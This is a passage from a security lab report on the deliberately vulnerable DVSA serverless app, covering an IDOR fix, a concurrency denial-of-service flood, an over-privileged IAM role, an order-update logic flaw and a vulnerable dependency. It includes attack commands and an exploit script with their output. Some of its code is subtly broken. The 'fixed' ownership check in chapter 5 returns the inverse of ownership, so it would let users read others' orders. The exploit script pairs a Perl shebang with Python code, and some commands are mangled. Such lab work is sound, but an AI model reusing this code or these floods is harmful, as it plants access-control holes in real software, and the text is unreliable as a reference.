- Fix location: DVSA-ORDER-MANAGER Lambda, file `order-manager.js`; final modified copy stored in `scripts/order-manager.js`.
- Security property restored: Resource-level authorization—users can only access their own orders.
- Why this addresses root cause: Before dispatching any order-scoped action, the Lambda now queries DynamoDB to verify that the order owner matches the authenticated user.

5.7 Code / Config Changes

Added ownership verification in `order-manager.js`. The repository version uses AWS SDK v3 and the DynamoDB document client:

```
const { DynamoDBClient } = require("@aws-sdk/client-dynamodb");
const { DynamoDBDocumentClient, GetCommand } = require("@aws-sdk/lib-dynamodb");

const ddb = DynamoDBDocumentClient.from(new DynamoDBClient());
const ORDERS_TABLE = process.env.ORDERS_TABLE;

async function userOwnsOrder(user, orderId) {
  if (!orderId || !ORDERS_TABLE) return false;
  try {
    const res = await ddb.send(new GetCommand({
      TableName: ORDERS_TABLE,
      Key: { "order-id": orderId },
    }));
    return !(res.Item && res.Item.user === user);
  } catch (e) {
    return false;
  }
}

if (ORDER_SCOPED.has(action)) {
  if (!(await userOwnsOrder(user, req["order-id"]))) {
    return deny(callback, 403, "could not find order");
  }
}
```

5.8 Verification After Fix

1. Re-sent the same `curl` command as User B requesting User C's order.
2. The API now returns `{"status":"err","msg":"could not find order"}`.

3. User B can still access their own orders normally, confirming the fix blocks cross-user access without breaking the intended workflow.

```
> curl -s "$API" \
-H "content-type: application/json" \
-H "authorization:$TOKEN_B" \
--data-raw '{"action\":\"get\", \"order-id\":\"$USER_C_ORDER_ID\"}' | jq
{
  "status": "err",
  "msg": "could not find order"
}
```

Figure 5.3: Post-fix: User B’s request for User C’s order returns could not find order

5.9 Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
A user may only read, update, or cancel orders that belong to them.	Normal UI flow and DynamoDB ownership field.	User B sees only their own orders in the My Orders page.	User B retrieves User C’s full order details by supplying User C’s order ID.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
User B accessed User C’s order data without ownership verification.	Broken access control / IDOR.	Added <code>userOwnsOrder()</code> check before dispatching order-scoped actions.	Same request now returns <code>could not find order</code> ; own orders still work.	N/A

5.10 Takeaway / Lessons Learned

IDOR vulnerabilities are among the most common web application flaws. The frontend may only show a user their own orders, but the API must independently enforce ownership checks. Server-side validation of resource ownership is mandatory for every object-level operation.

Chapter 6

Denial of Service

6.1 Goal and Vulnerability Summary

The DVSA billing endpoint has no effective rate limiting or throttling. An attacker can send many concurrent billing requests using a multi-threaded script, consuming available Lambda concurrency slots. Legitimate users' payment requests may then fail with connection reset and internal server errors. The blast radius is availability loss for the billing workflow and possible cascading errors in dependent order-processing steps.

6.2 Why This Works / Root Cause

The DVSA-PAYMENT-PROCESSOR Lambda has no reserved concurrency limit, and API Gateway has no usage plan or throttling configured. With only 10 concurrent executions available account-wide, sending 15 parallel requests saturates all slots, causing subsequent requests to be dropped.

6.3 Environment and Setup

- Billing endpoint: `https://[API_ID].execute-api.us-east-1.amazonaws.com/Stage/order`
- AWS services involved: API Gateway, Lambda.
- Relevant function: DVSA-PAYMENT-PROCESSOR.
- Account total concurrency: 10 concurrent executions.
- Tools used: Python 3 (`threading` + `requests`), Browser DevTools, AWS Lambda Console, API Gateway Console.

6.4 Reproduction Steps

1. Placed a new order in DVSA and reached the payment page.
2. Retrieved the order ID from the browser console.
3. Created a Python script sending 15 parallel billing requests using `threading`.
4. Clicked Submit on the payment page and immediately ran the script.
5. The browser Network tab showed 12+ simultaneous requests; the terminal showed `Connection reset by peer` errors and `Internal server error` responses.

6.5 Evidence and Proof

- Terminal output showing parallel requests overwhelming the billing service.
- Lambda metrics showing throttles and error spikes during the attack.

```
curl -s -o /dev/null -w "%{http_code}\n" -X POST "$API" \
-H "Content-Type: application/json" \
-H "Authorization: $TOKEN_A" \
--data '{"action": "get", "order-id": "ICS344"}' &
done
wait
[2] 33753
[3] 33754
[4] 33755
[5] 33756
[6] 33757
[7] 33758
[8] 33759
[9] 33760
[10] 33761
[11] 33762
[12] 33763
[13] 33764
[14] 33765
[15] 33766
[16] 33767
[17] 33768
[18] 33769
[19] 33770
[20] 33771
[21] 33772
[22] 33773
[23] 33774
[24] 33775
[25] 33776
[26] 33777
[27] 33778
[28] 33779
[29] 33780
[30] 33781
[31] 33782
[32] 33783
[33] 33784
[34] 33785
[35] 33786
[36] 33787
[37] 33788
[38] 33789
[39] 33790
[40] 33791
[41] 33792
[42] 33793
[43] 33794
[44] 33795
[45] 33796
[46] 33797
[47] 33798
[48] 33799
[49] 33800
[50] 33801
[51] 33802
500
500
500
401
401
500
500
500
500
500
401
401
```

Figure 6.1: Terminal: 50+ concurrent requests with 500/401 status codes proving service over-load




Figure 6.2: Lambda account metrics: throttles spike to 83, success rate drops to 50%



Figure 6.3: Lambda invocations chart showing spike during DoS attack

6.6 Fix Strategy / Probable Mitigation

- Fix location: API Gateway—add stage-level throttling to limit requests per second.
- Security property restored: Availability—the billing service remains usable under flood conditions.
- Why this addresses root cause: Throttling at the API Gateway layer rejects excess requests before they reach Lambda, preventing concurrency exhaustion.

6.7 Code / Config Changes

Applied via API Gateway Console → Stages → dvsa → Additional Settings:

- Enabled **Throttling** on the **dvsa** stage.
- Tested a strict setting first (Rate = 1 request/second, Burst = 1), then applied the final submitted setting: **Rate** = 10 requests/second and **Burst** = 2.
- Saved and confirmed the stage update.

Additional settings

Cache settings [Info](#)
You can enable API caching to cache your endpoint's responses. With caching, you can reduce the number of calls made to your endpoint and also improve the latency of requests to your API. Caching is charged by the hour based on cache size, see API Gateway pricing for details.

☐ Provision API cache
Provision API caching capabilities for your stage. Caching is not active until you enable the method-level cache.

☐ Default method-level caching
Activate method-level caching for all GET methods in this stage.

Throttling settings

☒ Throttling
Limit the rate that users can call your API.

Rate
Enter the rate, in requests per second, that clients can call your API.
1 requests per second

Burst
Enter the number of concurrent requests that clients can make to your API.
1 requests

Firewall and certificate settings

Web application firewall (AWS WAF)
None

Client certificate
Select the client certificate to verify that HTTP requests to your integrations are from API Gateway.
None

Figure 6.4: Interim throttling edit screen used for strict testing (Rate=1 req/s, Burst=1)

Successfully updated stage 'dvsa'.

Stages

Stage details [Info](#) [Edit](#)

Stage name
dvsa

Cache cluster [Info](#)
☐ Inactive

Default method-level caching
☐ Inactive

Rate [Info](#)
10

Burst [Info](#)
2

Web ACL
-

Client certificate
-

Invoke URL
<https://shfz8h7a28.execute-api.us-east-1.amazonaws.com/dvsa>

Active deployment
srdvqg on April 11, 2026, 20:41 (UTC+03:00)

Logs and tracing [Info](#) [Edit](#)

CloudWatch logs
☐ Inactive

X-Ray tracing
☐ Inactive

Custom access logging
☐ Inactive

Detailed metrics
☐ Inactive

Data tracing
☐ Inactive

Figure 6.5: Final API Gateway stage setting after update: Rate=10 req/s, Burst=2

6.8 Verification After Fix

1. Re-ran the same multi-threaded DoS script after enabling throttling.
2. Excess requests were rejected at the API Gateway layer before reaching Lambda.
3. Normal single-user billing still works correctly—the rate limit only triggers under flood conditions.

6.9 Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
The billing service must remain available to all users. No single user should consume all billing capacity.	Python threading script, Lambda concurrency settings, API Gateway throttling.	A single user submits one billing request; payment succeeds normally.	15 parallel requests overwhelm Lambda; connection reset and internal errors returned.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
One attacker consumed all Lambda concurrency, denying service to legitimate users.	Denial of Service / Missing rate limiting.	Enabled API Gateway stage throttling (final setting: Rate=10/s, Burst=2; strict 1/s and Burst=1 tested during validation).	Excess requests rejected at gateway; normal billing unaffected.	No impact on normal usage.

6.10 Takeaway / Lessons Learned

Availability is a core security property alongside confidentiality and integrity. Serverless systems are especially vulnerable to DoS because Lambda concurrency is finite and shared across functions. Rate limiting at API Gateway is a simple and effective first line of defense for critical endpoints like billing.

Chapter 7

Over-Privileged Function

7.1 Goal and Vulnerability Summary

The objective is to identify and remediate excessive IAM permissions on the DVSA-SEND-RECEIPT Lambda function's execution role. The role was granted `AmazonSESFullAccess` plus broad S3 and DynamoDB policies, far exceeding the function's actual needs (sending an email and reading a receipt from the receipts S3 bucket). If the function were compromised, the excessive role permissions would expand the blast radius from a single receipt-email workflow to broader S3, DynamoDB, and SES abuse.

7.2 Why This Works / Root Cause

The CloudFormation template assigned three overly broad managed policies to the `SendReceiptFunctionRole`: `SendReceiptFunctionRolePolicy1` (S3 full), `SendReceiptFunctionRolePolicy2` (DynamoDB full), and `SendReceiptFunctionRolePolicy3` (SES full). If this Lambda were compromised, the attacker would inherit full S3 write, DynamoDB scan, and SES spam capabilities across the entire account.

7.3 Environment and Setup

- IAM Role: `serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole`
- AWS services involved: IAM, Lambda, S3, DynamoDB, SES, CloudTrail.
- Relevant resource: IAM Policy Simulator, CloudTrail trail (`dvsa-policygen-trail`).
- User or test context: Security auditor reviewing role permissions.
- Tools used: AWS Console (IAM, Policy Simulator, CloudTrail), `aws logs tail`.

7.4 Reproduction Steps

1. Opened IAM Policy Simulator for the `SendReceiptFunctionRole`.
2. Simulated `s3:GetObject` and `s3:PutObject`—both returned **allowed**.
3. Simulated DynamoDB actions (`PutItem`, `GetItem`, `DeleteItem`, `Scan`)—all **allowed**.
4. This proves the role has far more access than the function needs (it only requires `s3:GetObject` on the receipts bucket and `ses:SendEmail`).

7.5 Evidence and Proof

- Policy Simulator showing S3 PutObject is allowed (should be denied).
- Policy Simulator showing full DynamoDB access is allowed (should be denied).
- AmazonSESEFullAccess policy granting unrestricted access to all SES actions.




Figure 7.1: Pre-fix: S3 GetObject and PutObject both ALLOWED




Figure 7.2: Pre-fix: S3 and DynamoDB actions all ALLOWED




Figure 7.3: AmazonSESFullAccess policy—grants unrestricted access to all SES actions

7.6 Fix Strategy / Probable Mitigation

- Fix location: IAM—remove the three over-broad policies and replace with a single least-privilege inline policy.
- Security property restored: Principle of least privilege—the function can only perform the exact actions it needs.
- Why this addresses root cause: Even if the Lambda is compromised, the attacker can only read receipts from one bucket and send emails; no DynamoDB access, no S3 writes.

7.7 Code / Config Changes

Removed `SendReceiptFunctionRolePolicy1`, `Policy2`, and `Policy3`. Attached a new inline policy (`SendReceiptLeastPrivilegePolicy`):

```
{
  "Version": "2012-10-17",
  "Statement": [
    { "Sid": "AllowReceiptBucketReadOnly",
      "Effect": "Allow",
      "Action": ["s3:GetObject"],
      "Resource": "arn:aws:s3:::dvsa-receipts-bucket-...-us-east-1/*" },
    { "Sid": "AllowReceiptBucketMetadataOnly",
      "Effect": "Allow",
      "Action": ["s3:GetBucketLocation"],
      "Resource": "arn:aws:s3:::dvsa-receipts-bucket-...-us-east-1" },
    { "Sid": "AllowSendReceiptEmailOnly",
      "Effect": "Allow",
      "Action": ["ses:SendEmail", "ses:SendRawEmail"],
```

```

    "Resource": "*" },
  { "Sid": "AllowGetCallerIdentityIfUsed",
    "Effect": "Allow",
    "Action": ["sts:GetCallerIdentity"],
    "Resource": "*" }
]
}

```




Figure 7.4: Post-fix: role now has only AWSLambdaBasicExecutionRole + SendReceiptLeastPrivilegePolicy

7.8 Verification After Fix

1. Re-ran the Policy Simulator on the updated role for arbitrary S3 resources and unnecessary actions.
2. Arbitrary-bucket `s3:GetObject` and `s3:PutObject` now show **implicitly denied**; the custom policy allows `s3:GetObject` only for the receipts bucket ARN listed in `SendReceiptLeastPrivilegePolicy`.
3. DynamoDB actions are also denied, while the Lambda still successfully processes receipts (confirmed via CloudWatch logs showing normal invocations).

7.9 Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
The SendReceipt function should only be able to read receipts from S3 and send emails via SES.	Function source code analysis and CloudTrail activity logs.	Function reads a receipt and sends an email—no other service calls.	Policy Simulator shows the role can PutObject to any S3 bucket and scan all DynamoDB tables.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
The role grants capabilities far beyond what the function ever uses, violating least privilege.	Excessive privilege / Over-permissioned IAM role.	Replaced 3 broad policies with 1 scoped inline policy.	Policy Simulator confirms unauthorized actions are now denied; the allowed path is limited to reading receipt objects and sending email.	Used CloudTrail Generate Policy feature to identify actual usage.

7.10 Takeaway / Lessons Learned

Serverless functions should always follow the principle of least privilege. AWS provides tools like CloudTrail-based policy generation and IAM Access Analyzer to right-size permissions. Over-privileged roles amplify the blast radius of any code-level compromise.

Chapter 8

Logic Vulnerabilities

8.1 Goal and Vulnerability Summary

The objective is to exploit a logic flaw in the order update workflow that allows modification of an order's items *after* payment has been processed. The DVSA-ORDER-UPDATE Lambda checks `orderStatus > 110` to block updates, but status 120 (paid) is the first disallowed state—meaning orders at status 100 (open) can still be modified during the billing window, enabling a race condition where the attacker changes items after payment but before processing.

8.2 Why This Works / Root Cause

The status check in `update_order.py` used `> 110` instead of `> 100`. This means an order at status 100 (open, currently being billed) can still have its items updated. An attacker can pay for cheap items, then immediately update the order to expensive items before the system moves the order to status 120.

8.3 Environment and Setup


- API endpoint: `https://[API_ID].execute-api.us-east-1.amazonaws.com/Stage/order`
- AWS services involved: API Gateway, Lambda, DynamoDB.
- Relevant function: DVSA-ORDER-UPDATE (`update_order.py`).
- User or test context: Authenticated regular user.
- Tools used: Python `requests` script, Browser DevTools.

8.4 Reproduction Steps

1. Placed an order with a cheap item (e.g., item 1018, quantity 1, \$32).
2. While the order status was still 100 (open/billing in progress), sent an update request changing the items to expensive ones.
3. The update succeeded: `{"status": "ok", "msg": "cart updated"}`.
4. The order was ultimately processed and shipped with the expensive items at the cheap price.

8.5 Evidence and Proof

- Python exploit script sending rapid update requests to the order endpoint.
- Terminal output showing successful “cart updated” responses on a paid order.
- Orders page showing the processed order with modified items.



```
(base) abdulwahed@Abdulwaheds-Laptop ~ % nano exploit.py
(base) abdulwahed@Abdulwaheds-Laptop ~ % python3 exploit.py
{"order-id": "dce72bd5-7185-412d-a4ce-0dfeffb3ef8a", "action": "update", "items": [{"id": "1018", "quantity": 5}]} => 200: {"status": "ok", "msg": "cart updated"}
{"order-id": "dce72bd5-7185-412d-a4ce-0dfeffb3ef8a", "action": "update", "items": [{"id": "1018", "quantity": 5}]} => 200: {"status": "ok", "msg": "cart updated"}
{"order-id": "dce72bd5-7185-412d-a4ce-0dfeffb3ef8a", "action": "update", "items": [{"id": "1018", "amount": 5}]} => 200: {"status": "ok", "msg": "cart updated"}
{"order-id": "dce72bd5-7185-412d-a4ce-0dfeffb3ef8a", "action": "update", "items": [{"id": "1018", "quantity": 5}]} => 200: {"status": "ok", "msg": "cart updated"}
```

Figure 8.1: Exploit script output: multiple successful cart updates on an active order



```
#!/usr/bin/perl
# Report requests
JWT = [ ]

BASE = "https://[redacted].execute-api.us-east-1.amazonaws.com/dvsa"
HEADERS = {"Authorization": "JWT", "Content-Type": "application/json"}

# Test 1 - try to update an already-paid order (should be blocked)
r = requests.post(BASE + "/order",
    json={"order-id": "dce72bd5-7185-412d-a4ce-0dfeffb3ef8a",
        "action": "update",
        "items": [{"id": "1018", "quantity": 5}]},
    headers=HEADERS)
print("Update on paid order:", r.status_code, r.text)
```

Figure 8.2: Python exploit script sending update requests




Figure 8.3: Orders page showing processed orders with modified items

8.6 Fix Strategy / Probable Mitigation

- Fix location: DVSA-ORDER-UPDATE Lambda, file `update_order.py`.
- Security property restored: Order integrity—once billing begins, order contents are immutable.
- Why this addresses root cause: Changing the condition from `> 110` to `> 100` ensures that any order beyond the initial “open” state cannot be modified.

8.7 Code / Config Changes

In `update_order.py` (tracked in `scripts/update_order.py`), the status check was tightened:

```
# BEFORE (vulnerable):
if response["Item"]["orderStatus"] > 110:
    res = {"status": "err", "msg": "order already paid"}
    return res

# AFTER (fixed):
if response["Item"]["orderStatus"] > 100:
    res = {"status": "err", "msg": "order already paid or in progress"}
    return res
```



Figure 8.4: Vulnerable code (top) vs. fixed code (bottom)

```

1  import json
2  import boto3
3  import os
4
5  # status list
6  # -----
7  # 100: open
8  # 110: payment-failed
9  # 120: paid
10 # 200: processing
11 # 210: shipped
12 # 300: delivered
13 # 500: cancelled
14 # 600: rejected
15
16 def lambda_handler(event, context):
17     orderId = event["orderId"]
18     itemList = event["items"]
19     status = 100
20     userId = event["user"]
21     address = "{}"
22
23     dynamodb = boto3.resource('dynamodb')
24     table = dynamodb.Table(os.environ["ORDERS_TABLE"])
25
26     response = table.get_item(
27         Key={
28             "orderId": orderId,
29             "userId": userId
30         },
31         AttributesToGet=['orderStatus']
32     )
33
34     if 'Item' not in response:
35         res = {"status": "err", "msg": "could not find order"}
36         return res
37
38     # FIX: changed > 110 to > 100
39     # Before: allowed updates when status=100 (open) even during billing
40     # After: blocks any update once order moves beyond 'open' status
41     if response["Item"]["orderStatus"] > 100:
42         res = {"status": "err", "msg": "order already paid or in progress"}
43         return res
44

```

Figure 8.5: Full fixed update_order.py deployed in Lambda

8.8 Verification After Fix

1. Re-ran the same Python exploit script after deploying the fix.
2. The API now returns {"status": "err", "msg": "order already paid or in progress"}.
3. Normal order placement and updates before payment still work as expected.

```

((base) abdulwahed@Abdulwaheds-Laptop ~ % python3 exploit.py
Update on paid order: 200 {"status":"err","msg":"order already paid or in progress"}
(base) abdulwahed@Abdulwaheds-Laptop ~ %

```

Figure 8.6: Post-fix: update attempt on paid order returns error

8.9 Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
An order's items must be immutable once payment processing begins (status > 100).	Order state machine in code comments and normal UI workflow.	Users can modify cart only before clicking "Pay".	Attacker modifies items after payment with a direct API call.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
Order contents were changed after billing started, violating order immutability.	Logic flaw / Race condition.	Changed status threshold from > 110 to > 100 in update_order.py.	Update requests on non-open orders now return an error.	Exploit must be sent during the billing window (status 100→120).

8.10 Takeaway / Lessons Learned

Business logic flaws are among the hardest vulnerabilities to detect with automated tools because they require understanding the intended workflow. Status-machine transitions must be strictly enforced server-side, and boundary conditions (off-by-one errors in status checks) must be carefully reviewed.

Chapter 9

Vulnerable Dependencies

9.1 Goal and Vulnerability Summary

The objective is to identify and remediate a known-vulnerable third-party dependency (`node-serialize` v0.0.4) used by the `DVSA-ORDER-MANAGER` Lambda. This package has a publicly disclosed critical RCE vulnerability (CVE-2017-5941, CVSS 9.8) and should never be used in production.

9.2 Why This Works / Root Cause

The application's `package.json` includes `node-serialize` version 0.0.4 as a dependency. This package uses JavaScript's `eval()` internally when deserializing objects, enabling arbitrary code execution. The developers chose this library without auditing it for known CVEs.

9.3 Environment and Setup

- Lambda function: `DVSA-ORDER-MANAGER`.
- AWS services involved: Lambda.
- Relevant file: `package.json` in the Lambda deployment package.
- User or test context: Security auditor reviewing dependencies.
- Tools used: AWS Lambda Console (code editor), NVD (NIST National Vulnerability Database).

9.4 Reproduction Steps

1. Opened the `DVSA-ORDER-MANAGER` Lambda function in the AWS Console.

2. Inspected `package.json`—found `"node-serialize": "0.0.4"` listed.
3. Searched NVD for “node-serialize”—found CVE-2017-5941 with CVSS 9.8 (Critical).
4. The CVE confirms that `unserialize()` enables arbitrary code execution via crafted payloads.

9.5 Evidence and Proof

- Lambda Console showing `package.json` with the vulnerable dependency.
- NVD page for CVE-2017-5941 showing the critical severity rating.




Figure 9.1: `package.json` showing `node-serialize` 0.0.4 dependency

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNERABILITY DATABASE NVD

